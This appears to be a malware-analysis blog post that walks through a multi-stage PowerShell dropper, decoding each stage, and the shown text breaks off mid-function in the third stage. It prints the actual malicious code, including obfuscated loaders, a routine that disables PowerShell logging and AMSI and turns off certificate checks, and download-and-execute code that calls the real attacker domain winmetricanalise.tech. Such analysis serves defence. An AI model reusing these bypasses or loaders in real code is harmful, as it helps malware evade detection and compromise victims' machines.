Multi-stage Powershell script (Brownies)

dissectmalware.wordpress.com/2018/03/28/multi-stage-powershell-script/

March 28, 2018

While examining different PowerShell scripts on the Hybrid-Analysis website, I found a very complex PowerShell script that downloads its code in many stages. In the fifth stage, the PowerShell code contains two executable code in base64 encoding for x86 32 and 64 bits architecture. In the last stage, the Powershell code acts as spyware and takes screenshots from windows that contain certain words in their titles such as PayPal, Walmart.

First stage

PowerShell script: https://www.hybrid-analysis.com/sample/485515cc769bd0e2ab62e5697e743196dc6ecebd44319b1adf9e8b935a059bc3?environmentId=100

```
SAl S NEW-OBJecT;.(GEt-AliAS I`*X)(s IO.StREamREadeR((s IO.COmPREsSioN.DEflAtESTReAM([IO.MeMORYSTReam][CoNVERT]::
FroMBASe64String(
'hVVpb+JIEP2+v8IaaYW9AU84EpIgtMsyzqFcCNjMjBCKGruBTuy2t7sdhkX+7/vKNuTYQfvB6uqqV0dXvW5bwvtm2ZZt2582p9nmJNvUG9mmeYQPYg
vfcbaB5hASNC3StqEhEL469AAloarDt0EmhIF7g3zrWPEloWrC3AS6iQhN2BC2hYUcKCYWMmJtIWyDAlAtWOvkTGhKBXiLbLQnLK0n2SerNrcqk+uLu
ifZLOQjX4nE/BnGlWrF+y6HvS+esid33LiXxiRf+WzI/065NtMzArx38Z9v4sVCyAWiTbuHnYeRuhj0KfbPIYiw5MGFitNkEIfCX4+4MbBpGKv47mI5
SGcwVEeGGeFD5XSu5nYe99zZFPG7xda94IiHQCuuRksehg0P+7Bq3/FV7X72xHlj9eMw5D7U/IGFImCGEJwnVklbLSoXe3cweuBKilhiA5VdJNxpx3R
kmIqDXV573x9v7vu9m8fbXv/y6s5reMkonpsVUxxifi7BNcRb4atYwwT5q5BBvNJ5iVKjdMmVoMLcW/YUK6u24FazPOB5d6L4fOr2tObRLFwDbcbrhN
vUl7U2PIKTZAsqyn++ki+xj2bF8t0sMoR6YWF3UrSA7Lu07heRK5haT7RR8KmWcRHRoFMppw7INAxf279nrPCA/qQc4HG5tmlyy8I23c5tPy/IAvBeb
lUPnU5xHrcXBPYlzb3ATN329UuKBp0LDvKGAWlzwNOPBOrakMkAu7O+4sxwmzp+yfQSxCuPPnWcbDL8n37D7T/3pWw9TFplXZuS9eMoQj5L0kX6zR87
Gu4kR664x+KOxsrrQbg14mEExAYQU3PXcH/5GQkPLKJg7SkW0qazsIDPuYwTpZlJX8RqTfkSDJPbDhU65MVuZBTPq9RiIQFVvLxUUP5Dgdxx3F8ylVO
KrWln+aY9cWSh8lSaPPUflKOf3kQXTXtLDsLtu7UfsWEVqlEpd7JOVvBiiedFn33+vBIyotI/cLicOdXfmZRjuKObbBbvQifD9AjU9wENT07834k4H
n98LAfSzwqKceD9Oq5l420XPW5MmIu/PyFiLg0bi8lcZTX5P5lRKjzUxVECwOihs9o9nHkOM4Btm4xPKLmnvexYHDmhZpvJoQBNsgHVFTzMW0v0mKXm
gb2Ol2kx4zEX3PxXT0M8CspzDkT+XtFs6S2RrbjdPT2lWuWrx647zOsxUM5RSMkX9nvrxlRHhDU0mdhOGP+c3dTjjHraFiGlAdMo6Np5Q45C8axJwP7
TcJGpzD2w5g463SKqwJHSpAsk/LJeNJbieXSB4o6efPhlQsF05agC/bNIXYhvlNxnJriyQ3zPcuqkGelOvEve8NpvdGyrJqvvEFutAvt0dFBIbS3Qrl
+spPaTuncbG2j2h/g7XoptE534FPrTQ2oblvC6fEbPf4FO33jlaGST6UMdOw4v/wL'),[IO.COmPrEssION.COmpRESSIONModE]::DEcoMPReSS
)),[Text.EncoDInG]::ASCII)).ReADTOEnd()
```


Fig 1: the PowerShell script in first stage

The string in Fig 1 is first decoded with a base64 decoder and then is decompressed. We get the following code after these operations:

```
iEX ( (((
"{9}{8}{12}{35}{3}{14}{16}{2}{0}{13}{43}{17}{22}{32}{10}{4}{37}{18}{27}{29}{5}{24}{11}{21}{39}{38}{30}{33}{34}{6}{44}{7}{23}{1}{20}{31}{42
}{25}{28}{15}{19}{36}{40}{47}{45}{26}{41}{46}{48}" -f '[KGlEnableScriptBlo','EYnRADEr([Net.HttpWebRequest]:',
'EnableScriptBlockLoggingKGl]=0;VSrGPC[KGlScriptBlockLoggingKGl]',
'hedGroupPolicySettingsKGl,KGlNonPublic,StaticKGl);If(VSrGPF){VSrGPC=VSrGPF.Ge','pPowerShell2E','l,(New-Object Collec','eValidat','leep
-s 4;VSr','.PSVersion','VSr(If(VSrPSVersionTable','PC[KGlHKEY_LOCAL_MACHINE2EpSoftware2EpPolicies2EpMicrosoft2EpWindows2E','ns.Generic',
'.Major -ge 3){VSrGPF=[ref].Assembly.GetType(KGlSystem.Manage',
'ckInvocationLoggingKGl]=0}VSrval=[Collections.Generic.Dictionary[string,System.','tValue(VSrnull);If(VSrGPC[KGlScriptBlockLogging',
'KGl8KGl,KGl6KGl,KGl7KGl)h','KGl]){VSrGPC[KGlScriptBlockLoggingKGl][KGl','ableScriptBlockLoggingKGl,0);VSrval.Add(K',
'ptBlock].7KvuGetFieYnRld7Kvu(K','jxpGet-Rand',':Create(',.HashSet[string])}[Ref].Assembly.GetType(KGlSystem.',
'GlEnableScriptBlockInvoc','sr=.(Get-Command nEYnR*cT)systEYnRm.iOYnR.STrEAYnRMr','tio','nalise.tech/KGl+
VSr(-join(7Kvuadefenoprsatuviwy','sponse().GetResponseStre','GlsignaturesKGl,KG','z7Kvu.ToCharArray()hjxpGet-Random -Count VSr(@(',
'lNonPublic,StaticKGl).SetValue(VSrnul','l,KGlNonPublic,StaticKGl).SetValue(VSrnull,VSrtrue)};}','KGlhttps://winme',
'ationLoggingKGl,0);VSrG',';[System.N','et.ServicePointManager]::Expect100Continue=0;;[System.Net.ServicePointManager]::ServerCertificat'
,'ment.Automation.UtilsKGl).GetField(KGlcac','om)))+KGl.KGl+ V','pScriptBlockLoggingKGl]=VSrval}Else{[Scri','dKG',
'Management.Automation.AmsiUtilsKGl)hjxp?{VSr_}hjxp%{VSr_.GetField(KGlamsiInitFaile','Sr(@','am());sleep -s 3;VSr','trica',
'Object]]::new();VSrval.Add(KGlEn','ionCallback={VSrtrue};s','Re','res=VSrsr.ReadToEnd();sleep -s 2;VSrsr.Close());.(Get-',
'(KGlphpKGl,KGljspKGl,KGlaspKGl)hjxpGet-Random)).Get','Alias iYnR*X)(VSrres)'))-repLacE 'hjxp',[cHAR]124 -crEPLacE ([cHAR]55+[cHAR]75+[
cHAR]118+[cHAR]117),[cHAR]34-repLacE([cHAR]75+[cHAR]71+[cHAR]49),[cHAR]39 -repLacE 'YnR',[cHAR]96-repLacE '2Ep',[cHAR]92 -repLacE 'VSr'
,[cHAR]36))
```

Fig 2: using string substitution technique for obfuscating the code

In the above code, we have a format string (starts by {9}{8}{12}…) followed by a series of strings. After placing strings in the correct position, we get:



```
$(If($PSVersionTable.PSVersion.Major -ge 3){$GPF=[ref].Assembly.GetType('System.Management.Automation.Utils').GetField(
'cachedGroupPolicySettings','NonPublic,Static');If($GPF){$GPC=$GPF.GetValue($null);If($GPC['ScriptBlockLogging']){$GPC[
'ScriptBlockLogging']['EnableScriptBlockLogging']=0;$GPC['ScriptBlockLogging']['EnableScriptBlockInvocationLogging']=0}$val=[Collections.
Generic.Dictionary[string,System.Object]]::new();$val.Add('EnableScriptBlockLogging',0);$val.Add('EnableScriptBlockInvocationLogging',0);
$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging']=$val}Else{[ScriptBlock]."GetFie`ld"(
'signatures','NonPublic,Static').SetValue($null,(New-Object Collections.Generic.HashSet[string]))}[Ref].Assembly.GetType(
'System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)};};[System.Net.
ServicePointManager]::Expect100Continue=0;;[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};sleep -s 4;$sr
=.(Get-Command nE`*cT)systE`m.iO`.STrEA`MrE`ADEr([Net.HttpWebRequest]::Create('https://winmetricanalise.tech/'+ $(-join(
"adefenoprsatuviwyz".ToCharArray()|Get-Random -Count $(@('8','6','7')|Get-Random))+'.'+ $(@('php','jsp','asp')|Get-Random)).GetResponse
().GetResponseStream());sleep -s 3;$res=$sr.ReadToEnd();sleep -s 2;$sr.Close());.(Get-Alias i`*X)($res)
```

Fig 3: deobfuscate code

Let's take a look at the code for a moment. The following code is the formatted version of the above code:

```
# disables security feater in PowerShell v3 and above
$(If($PSVersionTable.PSVersion.Major -ge 3)
{
    $GPF=
[ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPoli

    If($GPF){
        $GPC=$GPF.GetValue($null);
        If($GPC['ScriptBlockLogging']){
            $GPC['ScriptBlockLogging']['EnableScriptBlockLogging']=0;
            $GPC['ScriptBlockLogging']['EnableScriptBlockInvocationLogging']=0
        }
        $val=
[Collections.Generic.Dictionary[string,System.Object]]::new();$val.Add('EnableScriptBl

        $val.Add('EnableScriptBlockInvocationLogging',0);

$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLog

    }
    Else{
        [ScriptBlock]."GetFie`ld"('signatures','NonPublic,Static').SetValue($null,
(New-Object Collections.Generic.HashSet[string]))
    }
    [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')|?{$_}|%
{$_.GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)};
};
[System.Net.ServicePointManager]::Expect100Continue=0;;
[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};
sleep -s 4;
# generates a random url with a specific pattern
$sr=.(Get-Command
nE`*cT)systE`m.iO`.STrEA`MrE`ADEr([Net.HttpWebRequest]::Create('https://winmetricanali
 $(-join("adefenoprsatuviwyz".ToCharArray()|Get-Random -Count $(@('8','6','7')|Get-
Random)))+'.'+ $(@('php','jsp','asp')|Get-
Random)).GetResponse().GetResponseStream());
sleep -s 3;
$res=$sr.ReadToEnd();
sleep -s 2;
$sr.Close());
# executes the downloaded PowerShell
.(Get-Alias i`*X)($res)
```

From line 3 to 20, the code attempts to disable PowerShell logging and Microsoft ASMI. From line 21 to 26, the malicious script downloads its second stage PowerShell script. In the end, it executes the downloaded script.

Second Stage

Fig 4 shows the second stage of this malware. $eB89 is first reversed and then decompressed.


```
#00
#00
#000
$eB89 =  " )'X'+]03[EMOHSP$+]4[EmohSp$ (&|)421]RaHc[,'zWA' EcaLpEr-  93]RaHc[,'giV'eCalPERc-  63]RaHc[,'W4L'
EcaLpEr-)')giVgiVnIoJ-]2,11,3[EMAN.)giV*rDM*giV ELBAIrav(( & zWA)(dNeOTdAER.) ))iICsA::]GNiDocNe.TXET'+'.metSYs[, _W4L
(rEdaeRmaErtS.oi.met'+'SYS TcEJbo-WeN( %zWA) SSeRpmoCe'+'d::]EDOMNOIssERpmoC.nOisSerPMOc.Oi[, )
giV==wTerr'+'5uN8d9LuPPu2szLuJ4qiV6/vawgW/ZO9CDeDssq'+'ee50z0p2bO'+'Sd9557zc+95'+'35R5cnxWkfZmPoT/R3loOP0VqXwFam5smW2Zhduxr2Ch+hgucP0Ikuz/
jl0bx5y7PNCYObV7/wjg6HsehIu7pvU/9idH70wcuQX'+'5n6b'+'QpMdyNyTXL2A/S47yPlSQiotT/2KRizS+f6hZY'+'RDLOE7wEtJndN4YJa7oG00x2VwxfoSi0ZnQfT9PmutNA
N8YtqKk/2w23env'+'XcW0O+EPxlP4mo9JoZbfEYD+seeFKLdetXG7KCmPjVmmyx6pXvq'+'CwYZtrQddJ'+'TkgHSyLQc'+'BIrUFJL/StT9GqGVDmvr6zUJoueC'+'4ZeadUqaPp
hMNYaYTNiDaSjbiTE6AhFzUe50o4vvcrSzGSLqNoX2jy9j4oG420'+'2cmIM9JmjIUDalGGZaQ8iN8m2sD0goKIwq4RvWFk5tBGH9'+'5HbiPjNAKF+jcjAk5sDlHp34GUxUDtGfzz
KMc52RfvqJy2icG7Zrlg7IsZvbjNULYRK5GM6ajyOoOLKBRQqx6Qf2TrtR7nMlSaXpB'+'R33Z00eTtWH8IwVhh58XNew7tm5tgMRkrzVDI+aUbgiJjgVUQP6WvZgapoHP9dhyVMTo
7gbwAAZzaDriX6NaQbTbY3sypZlufVq3Z4zvrzTfR6Y'+'gPNNelNraTPwJH'+'p9OtXcaTZewnc9V7bytVunsZqviuHLno355OM0XuUlqClSQ7'+'liPoMsEK+aWezeOC+A/y36ZJ
+l2yVJYISw+5X2ymTivpmXJDZFcoPTgOyl+W9OESPZnExMAM0pOOPErEMrRmRyX+6uykYuRi0SFqTl8sf+M/nUkEf7agycd3'+'3yzep7YWcJE3AGaO0Eie2FA0oKYMaSDhNLb0ESM
rilVji/bIFwo9brNZdgiV (gNIrt'+'s46esaBMOrF::]TrEvNoc.METSyS[ ]mAERTsyroMEm.oi[ (maERTSEtalFEd.nOisSe'+'RPMOc.oi  TcEJbo-WeN('(( ";-JOIn
$Eb89[- 1..-( $Eb89.LeNgtH) ] |& ((gv '*mdR*').nAmE[3,11,2]-jOin'')
```

fig 4: the PowerShell script in second stage

Fig 5 and 6 show the $eB89 content after performing these operations.

```
((('(NeW-obJEcT  io.cOMPR'+'eSsiOn.dEFlatESTREam( [io.mEMorysTREAm] [SySTEM.coNvErT]::FrOMBase64s'+'trINg(
VigdZNrb9owFIb/ijVlirMSE0bLNhDSaMYKo0AF2eiE0OaGA3EJcWY7pezy3'+
'3dcyga7fEkUn/M+fs8lTqFS0iRuYkyu6+XyRmRrMErEPOOp0MAMxEnZPSEO9W+lyOgTPocFZDJXmpviTmy2X5+wSIYJVy2l+JZ63y/A+COezeWa+KEsMoPil'+
'7QSlCqlUuX0MO553onLHuivqZsnuVtyb7V9cnweZTacXtO9p'+'HJwPTarNleNNPg'+
'Y6RfTzrvz4Z3qVfulZpys3YbTbQaN6XirDazZAAwbg7oTMVyhd9PHopagZvW6PQUVgjJigbUa+IDVzrkRMgt5mt7weNX85hhVwI8HWtTe00Z33R'+
'BpXaSlMn7RtrT2fQ6xqQRBKLOoOyja6MG5KRYLUNjbvZsI7g1rZ7Gci2yJqvfR25cMKzzfGtDUxUG43pH1Ds5kAjcj+FKANjPibH5'+
'9HGBt5kFWvR4qwIKog0Ds2m8Ni8QaZGGlaDUIjmJ9MImc2'+'024Go4j9yj2XoNqLSGzSrcvv4o05eUzFhA6ETibjSaDiNTYaYNMhpPaqUdaeZ4'+
'CeuoJUz6rvmDVGqG9TtS/LJFUrIB'+'cQLySHgkT'+'JddQrtZYwC'+'qvXp6xymmVjPmCK7GXtedLKFees+DYEfbZoJ9om4PlxPE+O0WcX'+
'vne32w2/kKqtY8NANtumP9TfQnZ0iSofxwV2x00Go7aJY4NdnJtEw7EOLDR'+'YZh6f+SziRK2/TtoiQSlPy74S/A2LXTyNydMpQ'+'b6n5'+
'XQucw07Hdi9/Uvp7uIhesH6gjw/7VbOYCNP7y5xb01j/zukI0Pcugh+hC2rxudhZ2Wms5maFwXqV0POol3R/ToPmZfkWxnc5R53'+'59+cz7559dS'+'Ob2p0z05ee'+
'qssDeDC9OZ/Wgwav/6Viq4JuLzs2uPPuL9d8Nu5'+'rreTw==Vig ) ,[iO.cOMPreSsiOn.CompREssIONMODE]::d'+'eCompReSS )AWz% (NeW-obJEcT SYS'+
'tem.io.StrEamReadEr( L4W_ ,[sYStem.'+'TEXT.eNcoDiNG]::AsCIi)} ).REAdTOeNd()AWz & ((varIABLE Vig*MDr*Vig).NAME[3,11,2]-JoInVigVig)')-
rEpLacE 'L4W',[cHaR]36  -cREPlaCe'Vig',[cHaR]39  -rEpLacE 'AWz',[cHaR]124)|&( $pShomE[4]+$PSHOME[30]+'X')
```

Fig 5: after reversing



```
$url = 'https://winmetricanalise.tech/'+ $(-join("adefenoprsatuviwyz".ToCharArray()|Get-Random -Count $(@(10,16,14)|Get-Random)))+'.'+ $(
@('php','jsp','asp')|Get-Random);$K='L(oNXStkDP;10YTs7[HJBOvrK3M,=chm';$I=0;[System.Net.ServicePointManager]::
ServerCertificateValidationCallback={$true};[SysTEm.Net.SeRvICePoIntMAnaGEr]::Expect100ConTINuE=0;$buffer = [System.Text.Encoding]::UTF8.
GetBytes('url');[System.Net.HttpWebRequest] $webRequest = [System.Net.WebRequest]::Create($url);$webRequest.Timeout = 10000;$webRequest.
Method = 'POST';$webRequest.UserAgent = 'Mozilla/5.0 (Windows NT 6.4; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143
Safari/537.36 Edge/12.0';$webRequest.ContentType = 'application/x-www-form-urlencoded';$webRequest.ContentLength = $buffer.Length;;
$requestStream = $webRequest.GetRequestStream();$requestStream.Write($buffer, 0, $buffer.Length);$requestStream.Flush();$requestStream.
Close();[System.Net.HttpWebResponse] $webResponse = $webRequest.GetResponse();$streamReader = New-Object System.IO.StreamReader(
$webResponse.GetResponseStream());[CHAr[]]$result = ([cHAr[]]($streamReader.ReadToEnd()))|%{$_-BXor$K[$I++%$k.LeNGtH]};.(Get-Alias i`*X)(
$result-JOIn'')
```

Fig 6: after replacing and decompressing

Let’s take a look at this code. I formatted the code so that we can read it better:

```
$url = 'https://winmetricanalise.tech/'+ $(-
join("adefenoprsatuviwyz".ToCharArray()|Get-Random -Count $(@(10,16,14)|Get-
Random)))+'.'+ $(@('php','jsp','asp')|Get-Random);
$K='L(oNXStkDP;l0YTs7[HJBOvrK3M,=chm';
$I=0;[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};
[SysTEm.Net.SeRvICePoIntMAnaGEr]::Expect100ConTINuE=0;
$buffer = [System.Text.Encoding]::UTF8.GetBytes('url');
[System.Net.HttpWebRequest] $webRequest = [System.Net.WebRequest]::Create($url);
$webRequest.Timeout = 10000;$webRequest.Method = 'POST';
$webRequest.UserAgent = 'Mozilla/5.0 (Windows NT 6.4; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36 Edge/12.0';
$webRequest.ContentType = 'application/x-www-form-urlencoded';
$webRequest.ContentLength = $buffer.Length;;
$requestStream = $webRequest.GetRequestStream();
$requestStream.Write($buffer, 0, $buffer.Length);
$requestStream.Flush();$requestStream.Close();
[System.Net.HttpWebResponse] $webResponse = $webRequest.GetResponse();
$streamReader = New-Object System.IO.StreamReader($webResponse.GetResponseStream());
[CHAr[]]$result = ([cHAr[]]($streamReader.ReadToEnd()))|%{$_-BXor$K[$I++%$k.LeNGtH]};
.(Get-Alias i`*X)($result-JOIn'')
```

Basically, in this stage, the malware download and execute its third stage.

Third Stage

Below is the code that is downloaded for the third stage:

```
1  &( $ShelLID[1]+$SHeLliD[13]+'x')( New-oBJEcT  IO.CoMprESSIoN.deFLatestReAM( [IO.MemORYstrEaM] [CONveRt]::fROmBASe64strINg(
   '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') ,[SystEm.Io.COMpRessiOn.
   coMPRESSIoNMoDe]::DeCoMpREsS )|%{ New-oBJEcT io.StreAMReaDer($_ , [system.teXT.ENcOding]::ASCii )}).READtoeNd()
```

Fig 7: PowerShell script for the third stage

After decompressing the code, we have

```
function GsdsetWweter {
    $Serv = $args[0]
    $SK = $args[1]
    $USAG = $args[2]
    $Null = [Reflection.Assembly]::LoadWithPartialName("System.Security");
    $Null = [Reflection.Assembly]::LoadWithPartialName("System.Core");
    $ErrorActionPreference = "SilentlyContinue";
    $e=[System.Text.Encoding]::ASCII;
    function Get-SysID($HashName = "MD5"){
        [string]$ret = ""
$hd = gwmi win32_bios
        $ret = $hd["SerialNumber"].ToString()
        [string]$String = $([Environment]::UserName +
[Environment]::MachineName + $ret).ToLower();
        $StringBuilder = New-Object System.Text.StringBuilder
        [System.Security.Cryptography.HashAlgorithm]::Create($HashName).ComputeHash([S
{
            [Void]$StringBuilder.Append($_.ToString("x2"))
            }
            $e = $StringBuilder.ToString().ToLower()
            $e
        }
  Function HasGet-Bretring($ht) {
  $first = $true
  foreach($pair in $ht.GetEnumerator()) {
    if ($first)
    {
       $first = $false
    }
    else
    {
       $output += ';'
    }
    $output+="{0}" -f $($pair.Value)
   }
   $output
  }

 function Get-workconfig {
  Get-WmiObject Win32_NetworkAdapter -Filter 'NetConnectionStatus=2' |
    ForEach-Object {
      $result = 1 | Select-Object Name, IP, MAC, ID
      $result.Name = $_.Name
      $result.MAC = $_.MacAddress
      $result.ID = $_.DeviceID
